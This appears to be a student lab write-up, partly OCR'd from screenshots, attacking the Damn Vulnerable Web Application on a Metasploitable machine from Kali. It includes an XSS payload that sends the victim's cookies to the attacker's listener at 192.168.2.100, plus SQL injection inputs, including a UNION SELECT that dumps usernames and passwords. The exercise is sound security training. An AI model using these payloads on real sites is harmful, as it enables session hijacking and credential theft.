S6L2 – Pratica ScreenShot


Ip Kali Linux 192.168.2.100

Ip metasploitable 192.168.2.7

XSS Reflected


Level Security: Low

<script>alert('XSS')</script>




<script>var i = new Image();i.src = "http://192.168.2.100:12345/?cookie=" + document.cookie;</script>


Terminale Kali:




SQL Injection


SELECT first_name, last_name FROM users WHERE user_id = '$id';




Damn Vulnerable Web A
Not secure
192.168.2.7/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Damn Vulnerable Web A
Not secure
192.168.2.7/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

ID: '1' OR '1'='1'



1' UNION SELECT user, password FROM users-- -